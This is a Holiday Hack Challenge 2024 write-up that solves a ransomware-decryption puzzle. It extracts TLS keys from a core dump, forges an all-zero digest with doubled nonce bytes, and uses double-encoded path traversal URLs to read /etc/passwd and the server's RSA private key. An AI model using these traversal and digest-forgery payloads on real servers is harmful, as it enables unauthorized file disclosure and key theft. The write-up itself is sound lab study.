
Decrypt the Naughty-Nice List
Act III
The Front Yard (Wombley's Side)
Difficulty:
The frostbit terminal is in The Front Yard on Wombley's side (East). Tangle Coalbox mentions that the civil war between Alabaster and Wombley is ramping up and now the Naughty-Nice list has been encrypted with the Frostbit ransomware. It is now our task to reverse engineer frostbit and figure out how to decrypt the list.

The first step is to open the terminal and download your frostbit artifacts. These artifacts are specific to you. The UUID that you see in the files and traffic is like your username to the system. Your UUID will be different from mine.

I downloaded my artifacts and extracted them. Inside are 5 files:
- DoNotAlterOrDeleteMe.frostbit.json
- frostbit.elf
- frostbit_core_dump.13
- naughty_nice_list.csv.frostbit
- ransomware_traffic.pcap
strings -n 8 frostbit_core_dump.13 > frostbit_core_dump_strings.txtThis command goes through the binary core dump file and prints out any readable strings of minimum length 8. I saved the output to a file that can be downloaded: frostbit_core_dump_strings.txt
There are a few things of note in this file, but now I am interested in the SSLKEYLOGFILE entries.
CLIENT_HANDSHAKE_TRAFFIC_SECRET d64e761eec28db1e5b857423b2a68e9d2c0249a81e590354c1a6d3428c41e74a c9a5650b1649f8d2893b314980819b0695ceb72923faf529b980d0eb286d9af2
SERVER_HANDSHAKE_TRAFFIC_SECRET d64e761eec28db1e5b857423b2a68e9d2c0249a81e590354c1a6d3428c41e74a 737a27415ad322f3d3bb6b79432b61d889a9d0b3b7c572712fc825183854a368
CLIENT_TRAFFIC_SECRET_0 d64e761eec28db1e5b857423b2a68e9d2c0249a81e590354c1a6d3428c41e74a 4c5ef295380e7d0460c8f4f264dc1f133ff49f9e3357b4b2e2136078d8ca32f3
SERVER_TRAFFIC_SECRET_0 d64e761eec28db1e5b857423b2a68e9d2c0249a81e590354c1a6d3428c41e74a 156a38b217890e14243be0e2f6bc1bb38cc6ccad8894d626ded2a6e754dc8e00
These session keys will allow me to decrypt the pcap file and view the web traffic. To do this I saved the above text to a file "sslkey.log". In Wireshark, go to Edit > Preferences > Protocols > TLS and under (Pre)-Master-Secret log filename, set the sslkey.log file.

Now open the pcap from the frostbit artifacts and you will be able to follow the HTTP stream. To do this right click on one of the HTTP packets and select Follow > HTTP Stream.
GET /api/v1/bot/4aab719f-7c10-47fc-bf47-57f6b5b93cef/session HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Accept-Encoding: gzip


HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Fri, 03 Jan 2025 06:33:02 GMT
Content-Type: application/json
Content-Length: 29
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"nonce":"6a1519c98d3453a2"}

POST /api/v1/bot/4aab719f-7c10-47fc-bf47-57f6b5b93cef/key HTTP/1.1
Host: api.frostbit.app
User-Agent: Go-http-client/1.1
Content-Length: 1070
Content-Type: application/json
Accept-Encoding: gzip

{"encryptedkey":"3733408cd26fa651b429e114a97964862c8bc50a5402cbb9bc6c543ada66e37913c7c9a3bcf0610d25d8d3008002a9072b7a58afb31d5e27194d9c95df3765e60ffeb4e007af876e18a9f0adfaefe2639327ba6473f939904cf695cbe834145675f4146f2546791bea42c8e163f04641deb6dce9680ddcef0bc40a09aaeaefd8d45d5493b4bf62e4e65ffd00a9c692ff7322503425093b15945b35e17eace459e6806421a12bdfa6634339a25e5005814d3745f525f29b672e7733d7b7685997820a858265385171351ba661388122d79e1618df12550086dc59500a42f996a4db4b387add2f5e3d0baf2791d9f77889346e81a3229bf84fa6e7eb21767a9cdbd215effc9cad063d228e7105ed0df5a0ee5dc45ddadce87aa4b6bc137ada303ef44a99ec3b7cfb8c2180b12b2508322ee4f3588c3505b3fc36ee942b289fe8808ccfaff4c675d81dd8254f5f9430b4b7aa0e95eac263243218779da69a46ea2fe03942bfb6b252cf428cab31c9cd5febc9366d26cd37e77e9963623e455939920a5575a0edde23f63c0612da7581cb8d32b33c479f955a48479f85565cd9999bbe2242d37295171a67f0e53fe0b7abc8191f783a3950c41937dbae6a486086a7d03ec3549f18bbc7c77c8b26bd548218863666c30175483ecde94df5f3fbdc07a5311966df20d505533201c42fbe0cba7ad2696f75b329e3b21628d830c92ce7","nonce":"6a1519c98d3453a2"}

HTTP/1.1 200 OK
Server: nginx/1.27.1
Date: Fri, 03 Jan 2025 06:33:02 GMT
Content-Type: application/json
Content-Length: 101
Connection: keep-alive
Strict-Transport-Security: max-age=31536000

{"digest":"280105a3ca4120821401290004000020","status":"Key Set","statusid":"D0tnFI3Dt44sQ3sZDnJwOA"}
There are a few API calls here that contain important data. The bits of data I think are important:
- The nonce value: 6a1519c98d3453a2
- My UUID: 4aab719f-7c10-47fc-bf47-57f6b5b93cef
- My Digest: 280105a3ca4120821401290004000020
- Status ID File: D0tnFI3Dt44sQ3sZDnJwOA
- The encrypted key

Looking at the source of the ransomnote status page, it has a placeholder for debug data. I know the hints mention debug mode being enabled still so I added a url query parameter "debug=1" to the status url.
https://api.frostbit.app/view/D0tnFI3Dt44sQ3sZDnJwOA/4aab719f-7c10-47fc-bf47-57f6b5b93cef/status?digest=280105a3ca4120821401290004000020&debug=1With this flag set, the status page prints some debug data at the bottom of the page.

Just testing the url parameters, I noticed that if debug is enabled and you fiddle with the digest, you get a very informative error message.
{"debug":true,"error":"Status Id File Digest Validation Error: Traceback (most recent call last):\n File \"/app/frostbit/ransomware/static/FrostBiteHashlib.py\", line 55, in validate\n decoded_bytes = binascii.unhexlify(hex_string)\nbinascii.Error: Non-hexadecimal digit found\n"}This error message leaks the location of the FrostBiteHashlib.py file at URL "https://api.frostbit.app/static/FrostBiteHashlib.py". This file controls how the digest is calculated. Studing how it works is crucial to completing this objective. I downloaded it and began analyzing it.
def _compute_hash(self) -> bytes:
	hash_result = bytearray(self.hash_length)
	count = 0

	for i in range(len(self.file_bytes)):
		xrd = self.file_bytes[i] ^ self.nonce_bytes[i % self.nonce_bytes_length]
		hash_result[count % self.hash_length] = hash_result[count % self.hash_length] ^ xrd
		count += 1

	for i in range(len(self.filename_bytes)):
		count_mod = count % self.hash_length
		count_filename_mod = count % self.filename_bytes_length
		count_nonce_mod = count % self.nonce_bytes_length
		xrd = self.filename_bytes[count_filename_mod] ^ self.nonce_bytes[count_nonce_mod]
		hash_result[count_mod] = hash_result[count_mod] & xrd
		count += 1
The hash is computed in 2 cycles. The first cycle uses bytes from the file contents and the nonce to calculate some hash bytes with bitwise xor operations. This first cycle is completely irrevelent to us because the 2nd cycle will overwrite it in a predictable way. The 2nd cycle loops over the filename bytes and nonce bytes doing an XOR. That XOR value is then included in a bitwise AND operation and saved to the current position in the hash.
There is a glaring flaw that sticks out to me. Remember if a number is XOR'd with itself the result is always zero, and remember that any number AND'd with zero is always zero. The hash length is 16, so if the last 16 bytes of the file name are nonce bytes, and the total file name length is a multiple of the hashlength, the hash will ALWAYS be zero. To make it worse, because the last operation is an AND operation, once a byte is "zeroed" out, it will stay zero. So it doesn't matter if the doubled nonce bytes are at the beginning or end of the file name. Since I have the python file, I can test this theory.
λ py test.py
Nonce: a76e270a8a8bd606
file_name: [AAAABBBBCCCCDDDDAAAABBBBCCCCDDDD] len:32
file contents: 3694 random bytes
Final file_name_bytes format: nonce+nonce+file_name
digest: 00000000000000000000000000000000
In the above test I used the nonce+nonce+file_name format. So even though the file contents were 3694 random bytes, I was able to zero out the digest controlling only the file name. The only caveat is that it has to be a multiple of the hash length (16 bytes).
The hints indicate I may be able to leak files from the file system using absolute paths. The problem is that any time I tried to manipulate the status id file name, I got a 404 error from the reverse proxy like my request was never making it to the frostbit server. I found though that if you double url encode the status id file name, the requests make it to the back end. Its a simple process where if the URL encoding results in a percent sign, such as with a special character like a dot or slash, you have to URL encode the percent sign into %25. So a period goes from . -> %2e -> %252e and the backend gets the period.
Now I know I can force the digest to be all zeroes. I just had to construct a status id file name that have the double nonce bytes prepended to it and make sure its a multiple of 16 bytes. I started with a file that I know exists: /etc/passwd. Remember though that this has to be a relative path with a length of a multiple of 16. This is the path I came up with: ../../../../../../././etc/passwd
I wrote a python script to do this for me. It takes my nonce, UUID, path, and computes double URL encoded string in the statusid file position.
py test.py
Nonce: 6a1519c98d3453a2
file_name: [../../../../../../././etc/passwd] len:32
file contents: 1414 random bytes
Final file_name_bytes format: nonce+nonce+file_name
digest: 00000000000000000000000000000000
Single Encoded: %6a%15%19%c9%8d%34%53%a2%6a%15%19%c9%8d%34%53%a2..%2f..%2f..%2f..%2f..%2f..%2f.%2f.%2fetc%2fpasswd
Double Encoded: %256a%2515%2519%25c9%258d%2534%2553%25a2%256a%2515%2519%25c9%258d%2534%2553%25a2..%252f..%252f..%252f..%252f..%252f..%252f.%252f.%252fetc%252fpasswd
Full URL to Try:
https://api.frostbit.app/view/%256a%2515%2519%25c9%258d%2534%2553%25a2%256a%2515%2519%25c9%258d%2534%2553%25a2..%252f..%252f..%252f..%252f..%252f..%252f.%252f.%252fetc%252fpasswd/4aab719f-7c10-47fc-bf47-57f6b5b93cef/status?digest=00000000000000000000000000000000&debug=1
I copied and pasted the "Full URL to Try" from the above output into my browswer.

Success! Since this PoC was a success, I can now exfiltrate files off the server. The first file that comes to mind is from the Santa Vision challenge. In the frostbitfeed topic there was a message that seems related to this challenge: "Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key"
This certificate is a good candidate for exfiltration if it exists. I just need to construct a filename that fits the criteria: ../../../../../../../../././etc/nginx/certs/api.frostbit.app.key
The generated URL:
py test.py
Nonce: 6a1519c98d3453a2
file_name: [../../../../../../../../././etc/nginx/certs/api.frostbit.app.key] len:64
file contents: 3823 random bytes
Final file_name_bytes format: nonce+nonce+file_name
digest: 00000000000000000000000000000000
00000000000000000000000000000000
Single Encoded: %6a%15%19%c9%8d%34%53%a2%6a%15%19%c9%8d%34%53%a2..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f.%2f.%2fetc%2fnginx%2fcerts%2fapi.frostbit.app.key
Double Encoded: %256a%2515%2519%25c9%258d%2534%2553%25a2%256a%2515%2519%25c9%258d%2534%2553%25a2..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f.%252f.%252fetc%252fnginx%252fcerts%252fapi.frostbit.app.key
Full URL to Try:
https://api.frostbit.app/view/%256a%2515%2519%25c9%258d%2534%2553%25a2%256a%2515%2519%25c9%258d%2534%2553%25a2..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f.%252f.%252fetc%252fnginx%252fcerts%252fapi.frostbit.app.key/4aab719f-7c10-47fc-bf47-57f6b5b93cef/status?digest=00000000000000000000000000000000&debug=1
Success! The certificate was printed to the debug data section of the ransome note page
Now you better believe I wrote a script to download these files for me. Download it here: frostbit_lfi.py
$ py frostbit_lfi.py 6a1519c98d3453a2 4aab719f-7c10-47fc-bf47-57f6b5b93cef
Remote File to Fetch: ../../../../../../../../././etc/nginx/certs/api.frostbit.app.key
-----BEGIN RSA PRIVATE KEY-----
MIIJKAIBAAKCAgEAplg5eKDvk9f+gsWWZUtpFr80ojTZabm4Rty0Lorwtq5VJd37
8GgAmwxIFoddudP+xMNz9u5lRFExqDWoK2TxKbyiGTOKV9IlpZULFyfV9//i8vq4
ew7H9Ts7duNh4geHNysfWqdrVebTRZ6AeCAeJ2cZuVP4briai0XDq2KUd/sc7kgQ
xXGgw0t/FqiDglpSF1PFxPvUzJwcJNQhIYQCxRCwHkHqVSnToZcnjJjhgVyXsTNy
5pOLBWqg5nSnXrwl8JfGkUHN/Twbb829rIMT550ZxO8KYH4q/kV3cwVcSYfEYvMJ
...
Now what do we decrypt with this file? Remember that "encrypted_key" from the core dump and pcap file? We can use this RSA private key to decrypt the key. The easiest path here is to use CyberChef. I used the recipe From Hex -> RSA Decrypt. I pasted the contents of the key in the RSA Private Key field and used RSAES-PKCS1-V1 5 as the Encryption Scheme. The output was "9254fd419c0ad77f3076e4f5196a83a1,6a1519c98d3453a2" which is a 32 character hex string, a comma, then my nonce. Here is a direct link to my CyberChef Recipe.

The output was "9254fd419c0ad77f3076e4f5196a83a1,6a1519c98d3453a2". These two outputs could be an AES encryption key and IV. If that is the case then decrypting the list is only one step away.
I used CyberChef again to do the decryption. Since I didnt want to copy and paste the content of the encrypted naughty-nice list, I base64 encoded it first and then copy and pasted it into the cyberchef recipe. The recipe I used was From Base64 -> AES Decrypt. I pasted the 32 hex string as the key and my nonce as the IV. The AES Settings took some trial and error but this is what worked: Key format is UTF8, IV format UTF8, Mode CBC, Input Raw, Output Raw. Here is a link to it: CyberChef Recipe

There it is! The decrypted Naughty-Nice list! Download it here: naughty_nice_list.csv
Now just look at line 440 and see that Xena Xtreme is the first and last name of the child. Enter "Xena Xtreme" in your badge to get the Gold trophy for the Decrypt the Naughty-Nice List objective.
If you want to play around with file extraction via the local file inclusion issue in the Frostbit application, I created a tool for this. Check it out here: Frostbit File Extractor
Note: January 9th, 2025 - The Frostbit File Extractor was added after the write-up submission deadline.
| Elf Stack | Where to next? | Deactivate Frostbit ... |
Holiday Hack Challenge 2024 Report - Cody Travis <cody@chillaspect.com>